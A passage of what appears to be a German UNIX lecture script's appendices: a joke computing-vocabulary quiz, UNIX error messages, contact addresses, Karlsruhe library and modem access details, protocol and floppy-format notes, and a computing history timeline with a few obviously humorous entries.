Directory	oberste Etage einer Firma (0) Inhaltsverzeichnis (2) Kunststil zur Zeit der Franz. Revolution (0)
Dekrement	was die Verdauung übrig läßt (0) Anordnung von oben (0) Wert, um den ein Zähler verringert wird (2)
Sprungbefehl	Vorkommnis während Ihres Wehrdienstes (0) Kommando im Pferdesport (0) Anweisung in einem Programm (2)
Oktalzahl	Maß für die Klopffestigkeit (0) Zahl zur Basis 8 (2) Anzahl der Oktaven einer Orgel (0)
Subroutine	Kleidungsstück eines Priesters (0) was im Unterbewußten (0) Unterprogramm (2)
C	Vitamin (1) Programmiersprache (2) Körperteil (0)
virtuell	tugendhaft (0) die Augen betreffend (0) nicht wirklich vorhanden, scheinbar (2)
Klammeraffe	ASCII-Zeichen (2) Bürogerät (1) Affenart in Südamerika (0)
ESC	Eisenbahner-Spar- und Creditverein (0) Eishockeyclub (0) escape, Fluchtsymbol (2)
Monitor	Karlsruher Brauerei (0) Fernsehsendung (1) Bildschirmgerät, Überwachungsprogramm (2)
Unix	Tütensuppe (0) Freund von Asterix und Obelix (0) hervorragendes Betriebssystem (2)
Joystick	Computerzubehör (2) männlicher Körperteil (0) Hebel am Spielautomat (0)
Maus	kleines Säugetier (1) Computerzubehör (2) junge Dame (1)
Icon	russisches Heiligenbild (0) Sinnbild (2) Kamerafabrik (0)
Pascal	französischer Mathematiker (1) Maßeinheit für Druck (1) Programmiersprache (2)

IEC-Bus
Schnittstelle (2)
Intercity-Bus (0)
Internationale Bus-Gesellschaft (0)

Wysiwig
englisch für Wolpertinger (0)
französisch für Elmentritschen (0)
what you see is what you get (2)

Register
was in Flensburg (1)
was an der Orgel (1)
Speicher (2)

Record
was im Sport (1)
englisch für Blockflöte (0)
Datensatz (2)

HP
High Price (0)
Hewlett-Packard (2)
Horse Power (1)

Kermit
Klebstoff (0)
Frosch aus der Muppet-Show (1)
Fileübertragungs-Protokoll (2)

Ethernet
Baustoff (Asbestzement) (0)
Local Area Network (2)
Student der ETH Zürich (0)

Algorithmus
Übermäßiger Genuß geistiger Getränke (0)
Krankheit (0)
Rechenvorschrift (2)

File
Was zum Essen (0)
Menge von Daten (2)
Durchtriebener Kerl (0)

Bug
Vorderteil eines Schiffes (1)
Fehler im Programm (2)
englisch für Wanze (1)

Router
jemand mit Routine (0)
französischer LKW-Fahrer (0)
Verbindungsglied zweier Netze (2)

Zylinder
Kopfbedeckung (1)
Teil einer Kolbenmaschine (1)
Unterteilung eines Plattenspeichers (2)

FTP
kleine, aber liberale Partei (0)
File Transfer Protocol (2)
Floating Point Processor (0)

Datex
Klebstoff (0)
Datendienst der Post (2)
Kommando zum Löschen von Daten (0)

Bridge
Kartenspiel (1)
internationales Computernetz (0)
Verbindung zweier Computernetze (2)

Email
Glasur (1)
elektronische Post (2)
Sultanspalast (0)

Baum
was im Wald (Wurzel unten) (1)
was auf einem Schiff (keine Wurzel) (1)
was aus der Informatik (Wurzel oben) (2)

Internet
Schule mit Schlafgelegenheit (0)
Zwischenraum (0)
Weltweites Computernetz (2)

Split
UNIX-Kommando (2)
kantige Steinchen (0)
Stadt in Dalmatien (1)

Mini
Damenoberbekleidung (1)
kleiner Computer (2)
Frau von Mickey Mouse (0)

Cut
Herrenoberbekleidung (1)
Colonia Ulpia Traiana (1)
UNIX-Kommando (2)

2B|!2B
Parallelprozessor (0)
Assembler-Befehl (0)
ein Wort Hamlets (2)

Shell	Filmschauspielerin (Maria S.) (0)
	Kommando-Interpreter (2)
	Mineralöl-Gesellschaft (1)
Alex	Altlasten-Expertensystem (1)
	Automatic Login Executor (1)
	Globales Filesystem (1)
Eure Priorität	Anrede des Priors in einem Kloster (0)
	Anrede des Ersten Sekretärs im Vatikan (0)
	Anrede des System-Managers (6)

Zählen Sie Ihre Punkte zusammen. Die Auswertung ergibt Folgendes:

- über 155 Punkte: steigen Sie schnell in die EDV ein und überlassen Sie das Rechnen künftig dem Computer.
- 78 bis 155 Punkte: mit etwas Fleiß wird aus Ihnen ein EDV-Experte.
- 16 bis 77 Punkte: machen Sie eine möglichst steile Karriere außerhalb der EDV und suchen Sie sich fähige Mitarbeiter.
- unter 16 Punkten: vielleicht hatten Sie schlechte Lehrer? Trösten Sie sich mit Karl dem Großen (deutscher Kaiser, 768 - 814), der konnte auch nicht lesen.

Anhang U

Fehlermeldungen

UNIX gibt folgende Fehlermeldungen aus:

- `memory fault - core dumped`
  Ein Prozess hat versucht, einen ihm nicht gehörenden Speicherbereich zu benutzen. Der zum Prozess gehörende Speicherinhalt ist in ein File namens `core` kopiert worden.

  Tritt bei Programmierfehlern auf: Überschreiten von Arraygrenzen, Verwechseln von Variable und Pointer. `core`-File löschen (ist groß), Programm verbessern.
- `floating point exception`
  Überschreitung des Zahlenbereichs bei einer Gleitkommarechnung.

  Ursache oft Division durch Null oder sehr kleine Zahl.

(Fortsetzung folgt)

Anhang V

Anschriften

GUUG German UNIX User Group
Vereinigung deutscher UNIX-Benutzer e. V.
Elsenheimerstraße 43
D - 80 687 München
Telefon 089/570 76 97

Fax 089/570 76 07

Studienzentrum für Sehgeschädigte
Universität Karlsruhe
D - 76 128 Karlsruhe

Internet: szs@ira.uka.de

Leiter: Prof. Dr. Alfred Schmitt, Tel. 0721/608-3965

Deutsches Internet Network Information Centre (DE-NIC)
Universität Karlsruhe – Rechenzentrum
D - 76 128 Karlsruhe

Tel. 0721/373723 Fax 0721/373741

Internet: postmaster@nic.de

Anhang W

Zugang Rechenzentrum und Universitätsbibliothek

Tragen Sie sich hier die Zugänge zu den für Sie wichtigen Einrichtungen ein. Für die Universität Karlsruhe gilt:

Das **Rechenzentrum** der Universität Karlsruhe bietet folgenden Modem-Wähleingang an (Sammelnummer, Vorwahl Karlsruhe 0721):

376822 bis 19200 b/s, MNP5, V.42

8 Datenbits, no Parity, 1 Stopbit (8N1), wie vielerorts üblich. Über den Modemeingang sind auch weitere Anlagen aus dem Klicknetz erreichbar, sofern sie dem Rechenzentrum einen entsprechenden Auftrag gegeben haben. Dies ist für unsere Anlage mvmhp der Fall.

Der Katalog der **Universitätsbibliothek** Karlsruhe (OPAC) ist per `telnet(1)` unter ibm3090.rz.uni-karlsruhe.de (129.13.99.1) erreichbar. Die Ausleihe (OLAF) ist direkt oder aus OPAC heraus zugänglich. Auf der IBM 3090 ist als Benutzername `opac` ohne Passwort einzugeben. Man gerät dann in ein Retrieval-System namens FAIRS, das ausreichende Hilfen anbietet. Mit dem Kommando `stop` wird FAIRS verlassen, und man wird gefragt, ob man zur Ausleihe sprich OLAF verbunden werden möchte. OLAF direkt erreicht man aus einer Sitzung auf der IBM 3090 über das `ispf`-Menu, Eingaben `s`, `i` und `call olaf`. Ausleihen setzt ein Benutzerkonto samt Passwort bei der Bibliothek voraus. Abholen muß man die Literatur selbst, da hat die E-Mail noch Lücken. OPAC und OLAF sind auch über den oben genannten Modemeingang anwählbar.

Anhang X

Protokolle

Ein Protokoll ist ein Satz von Regeln zur Verständigung zwischen zwei Computern oder Peripheriegeräten. Hier geht es um die Protokolle zur gesicherten Übertragung von Daten.

Die bekanntesten Protokolle sind:

- Kermit
- Xmodem
- Ymodem
- Zmodem

(Fortsetzung folgt)

Anhang Y

Disketten-Formate

Disketten werden oft zwischen verschiedenen Computern ausgetauscht. Dabei treten gelegentlich Unverträglichkeiten auf. Wenn alle Format-Parameter übereinstimmen, sollte es keine Schwierigkeiten geben, aber die Erfahrung spricht dagegen. Unsere einzige Erklärung ist, daß in solchen Fällen irgendwelche ungünstig liegenden Toleranzen aufeinander treffen. Folgende mechanischen Durchmesser sind gebräuchlich:

- 8 Zoll
- 5 1/4 Zoll
- 3 1/2 Zoll
- 3 Zoll

Es gibt zwei Arten der Sektorierung:

- Hardsektorierung
- Softsektorierung

Weiterhin verschieden Seitenzahlen:

- einseitig verwendbare Disketten
- zweiseitig verwendbare Disketten

Verschiedene Schreibdichten je nach magnetischem Material:

- einfache Schreibdichte
- doppelte Schreibdichte
- hohe Schreibdichte
- extrem hohe Schreibdichte

Das gibt schon einmal ?? mögliche hardwaremäßige Kombinationen, die einem zum Glück nicht alle begegnen. Beim logischen Format ist die Vielfalt noch bunter.

(Fortsetzung folgt)

Anhang Z

Zeittafel

Diese Übersicht ist auf die Karlsruher Verhältnisse zugeschnitten. Ausführlichere Angaben sind den im Anhang L *Literatur* in Abschnitt *Geschichte* aufgeführten Werken zu entnehmen. Das Deutsche Museum in München zeigt in den Abteilungen *Informatik* und *Telekommunikation* einige der hier genannten Maschinen.

ca. 10^8 v. Chr. Der Tyrannosaurus rex hat zwei Finger an jeder Hand und rechnete vermutlich im Dualsystem, wenn überhaupt.

ca. 400 v. Chr. In China werden Zählstäbchen zum Rechnen verwendet.

ca. 20 In der Bergpredigt wird das Binärsystem erwähnt. (Matthäus 5, 37). Die Römer schieben Rechensteinchen (calculi).

1623 Erste mechanische Rechenmaschine mit Zehnerübertragung und Multiplikation, von Wilhelm Schickard, Tübingen.

1642 Rechenmaschine von Blaise Pascal, Paris für kaufmännische Rechnungen (seines Vaters).

1674 Gottfried Wilhelm Leibniz baut eine mechanische Rechenmaschine für die vier Grundrechenarten und befaßt sich mit der binären Darstellung von Zahlen. In der Folgezeit technische Verbesserungen an vielen Stellen in Europa.

1821 Charles Babbage stellt der Royal Astronomical Society eine programmierbare mechanische Rechenmaschine vor, die jedoch keinen Erfolg hat.

1890 Hermann Hollerith erfindet die Lochkartenmaschine und setzt sie bei einer Volkszählung in den USA ein. Das ist der Anfang von IBM.

1910 Gründung der Deutschen Hollerith Maschinen GmbH, Berlin, der Vorläuferin der IBM Deutschland.

1938 Konrad Zuse baut den programmgesteuerten Rechner Z 1. Sein wichtigstes Werkzeug dabei ist die Laubsäge.

1939 Gründung der Firma Hewlett-Packard, Palo Alto, Kalifornien durch William Hewlett und David Packard

1941 Konrad Zuse baut die Z3.

1944 Die Zuse Z4 wird fertig (2200 Relais, mechanischer Speicher). Sie arbeitet von 1950 bis 1960 in der Schweiz.

1946 J. Presper Eckert und John W. Mauchly bauen in den USA die ENIAC (Electronic Numerical Integrator and Calculator), die erste elektronische Rechenmaschine. Die ENIAC arbeitet dezimal, enthält 18000 Vakuumröhren, wiegt 30 to,

braucht für eine Addition 0,2 ms, war an der Entwicklung der Wasserstoffbombe beteiligt und arbeitete bis 1955. Sie ist der Urahne der UNIVAC.

1948 Claude Shannon begründet die Informationstheorie. John Bardeen, Walter Houser Brattain und William Bradford Shockley entwickeln in den Bell-Labs den Transistor, der die Vakuumröhre ablöst.

1952 IBM bringt ihre erste elektronische Datenverarbeitungsanlage, die IBM 701, heraus.

1954 Remington-Rand bringt die erste UNIVAC heraus, IBM die 650.

1955 IBM entwickelt die erste höhere Programmiersprache: FORTRAN (Formula Translator).

1956 Konrad Zuse baut die Z22. Sie kommt 1958 auf den Markt. Bis 1961 werden 50 Stück verkauft.

1957 Die IBM 709 braucht für eine Multiplikation 0,12 ms. Weltweit arbeiten rund 1300 Computer. Seminar von Prof. Johannes Weissinger über "Programmgesteuerte Rechenmaschinen" im SS 1957 der TH Karlsruhe.

1958 Die TH Karlsruhe erhält eine Zuse Z22. Die Maschine verwendet 400 Vakuumröhren und wiegt 1 to. Der Arbeitsspeicher faßt 16 Wörter zu 38 Bits, d. h. 76 Byte. Der Massenspeicher, eine Magnettrommel, faßt rund 40 KByte. Eine Gleitkommaoperation dauert 70 ms. Das System versteht nur Maschinensprache (Freiburger Code). Es läuft bis 1972. Im SS 1958 hält Priv.-Doz. Karl Nickel (Institut für Angewandte Mathematik, Prof. Weissinger) eine Vorlesung "Programmieren mathematischer und technischer Probleme für die elektronische Rechenmaschine Z 22". Die Programmiersprache ALGOL 58 kommt heraus.

1959 Im SS 1959 hält Priv.-Doz. Karl Nickel erstmals die Vorlesung "Programmieren I", im WS 1959/60 die Vorlesung "Programmieren II". Erstes Werk von Hewlett-Packard in Deutschland Siemens baut die Siemens 2002

1960 Programmieren steht noch in keinem Studienplan, sondern ist freiwillig. Die Karlsruher Z22 läuft Tag und Nacht. Die Programmiersprache COBOL wird veröffentlicht. Telefunken (AEG-Konzern) baut die TR 4.

1961 Die TH Karlsruhe erhält eine Zuse Z23, die mit 2400 Transistoren arbeitet. Ihr Hauptspeicher faßt 240 Wörter zu 40 Bits. Eine Gleitkommaoperation dauert 15 ms. Außer Maschinensprache versteht sie ALGOL. Weltweit arbeiten etwa 7300 Computer.

1962 Die TH Karlsruhe erhält eine SEL ER 56, die bis 1968 läuft.

1963 Weltweit arbeiten etwa 16.500 Computer.

1964 Die Programmiersprache BASIC erscheint. In den USA wird der Begriff "Computer Science" geprägt.

1966 Die TH Karlsruhe erhält eine Electrologica X 8, die bis 1973 betrieben wird. Das Karlsruher Rechenzentrum wird gegründet.
1967 Erster elektronischer Taschenrechner (Texas Instruments).
1968 Die Programmiersprache PASCAL kommt heraus. Der Begriff Informatik wird nach französischem Vorbild geprägt.
1969 In Karlsruhe wird das Institut für Informatik gegründet, erster Direktor Karl Nickel. Im WS 1969/70 beginnt in Karlsruhe die Informatik als Vollstudium mit 91 Erstsemestern.
UNIX in Assembler auf einer DEC PDP 7
1970 Die Universität Karlsruhe erhält eine UNIVAC 1108, die bis 1987 läuft und damit den Rekord an Betriebsjahren hält. Die Karlsruher Fakultät Informatik wird gegründet.
1971 UNIX auf C umgeschrieben, erster Intel-Prozessor (4004).
1972 IBM entwickelt das Konzept des virtuellen Speichers.
Xerox, DEC und Intel entwickeln den Ethernet-Standard.
In der Bundesrepublik arbeiten rund 8.200 Computer.
1974 Der erste programmierbare Taschenrechner kommt auf den Markt (Hewlett-Packard 65), Preis ca. 2500 DM.
1975 UNIX wird veröffentlicht, Beginn der BSD-Entwicklung.
1976 Steven P. Jobs und Stephan G. Wozniak bauen den Apple I. Er kostet 666,66 Dollar.
1978 In der Bundesrepublik arbeiten rund 170.000 Computer.
Der Commodore PET – der erste preiswerte PC – kommt heraus.
1979 Faxdienst in Deutschland eingeführt.
1981 Die Universität Karlsruhe erhält eine Siemens 7881 als zentralen Rechner. IBM bringt in den USA den IBM-PC heraus mit MS-DOS (PC-DOS 1.0) als wichtigstem Betriebssystem.
1982 Das Institut für Mechanische Verfahrenstechnik und Mechanik, Universität Karlsruhe, erhält eine Hewlett-Packard 1000 als zentralen Rechner. Sie läuft bis 1992.
1983 Die Universität Karlsruhe erhält einen Vektorrechner Cyber 205 und eine Siemens 7865. Die Cyber leistet 400 Mio. Gleitkommaoperationen pro Sekunde.
IBM bringt den PC auf den deutschen Markt.
UNIX kommt als System V von AT&T in den Handel, Gründung der X/Open-Gruppe.
MS-DOS 2.0 (PC-DOS 2.0) kommt heraus.
1984 Der erste Macintosh kommt auf den Markt.
Der IBM PC/AT mit Prozessor Intel 80 286 und MS-DOS 3.0 kommen heraus. Siemens steigt in UNIX ein.
1985 MS-Windows 1.0, IBM 3090 und IBM Token Ring Netz
1986 Weltweit etwa eine halbe Million UNIX-Systeme und 3000 öffentliche Datenbanken.
Mit dem Computer-Investitionsprogramm des Bundes und der Länder (CIP) kommen mehrere HP 9000/550 unter UNIX an die Universität Karlsruhe. Damit verbreitet sich UNIX auch außerhalb der Informatik.

1987 Microsoft XENIX für den IBM PC/AT
IBM bringt die PS/2-Reihe unter MS-OS/2 heraus.
Weltweit mehr als 5 Millionen Apple Computer und etwa 100 Millionen PCs nach Art von IBM.
Das MIT veröffentlicht das X-Window-System Version 11
SS 1987 Wulf Alex Lehrauftrag *Einführung in UNIX*.
1988 Eine Siemens (Fujitsu) VP 400 ersetzt die Cyber 205.
Das Campusnetz KARLA wird durch das Glasfasernetz KLICK ausgetauscht. Das BELWUE-Netz nimmt den Betrieb auf.
Gründung der Open Software Foundation und der UNIX International Inc. MS-DOS 4.0 für PCs
1989 Im Rechenzentrum Karlsruhe löst die IBM 3090 die Siemens 7881 ab.
ISDN in Deutschland eingeführt.
1990 Zunehmende Vernetzung, Anschluß an weltweite Netze.
Computer-Kommunikation mittels E-Mail, Btx und Fax vom Arbeitsplatz aus. Optische Speichermedien. UNIX System V Version 4.
Die Computerdichte in technische orientierten Instituten und Familien erreicht 1 pro Mitglied.
1991 Das UNIX-System OSF/1 mit dem Mach-Kernel der Carnegie-Mellon-Universität kommt heraus.
Der Vektorrechner im Rechenzentrum wird erweitert auf den Typ S600/20. MS-DOS 5.0 für PCs
1992 Die Universität Karlsruhe nimmt den massiv parallelen Computer MasPar 1216A mit 16000 Prozessoren in Betrieb.
Novell übernimmt von AT&T die UNIX-Aktivitäten (USL).
1993 SS 1993 Wulf Alex Lehrauftrag *Einführung in C*.
MS-DOS Version 6.0. Microsoft kündigt Windows-NT in den USA an.
DEC stellt PC mit Alpha-Prozessor vor, 150 MHz, 14.000 DM.
UNIX-Workstations konkurrieren preislich mit hochwertigen PCs.
Novell tritt das Warenzeichen UNIX an die X/Open-Gruppe ab.
Das Internet umfaßt etwa 2 Mio. Knoten.
1994 Weltweit 10 Mio. installierte UNIX-Systeme prognostiziert.
1995 Das UNIX-Skriptum hat einen Umfang von 1023 Seiten erreicht und wird wahlweise auf Papier mit integriertem Rucksack oder als CD-ROM ausgeliefert.
Die Föderation der π-Planets entwickelt Computer, die ein Zahlensystem zur Basis π verwenden und in denen die Signale dank Subraum-Technologie schneller als Licht transportiert werden.

Und über allem, mein Sohn, laß dich warnen;
denn des vielen Büchermachens ist kein Ende,
und viel Studieren macht den Leib müde.

Prediger 12, 12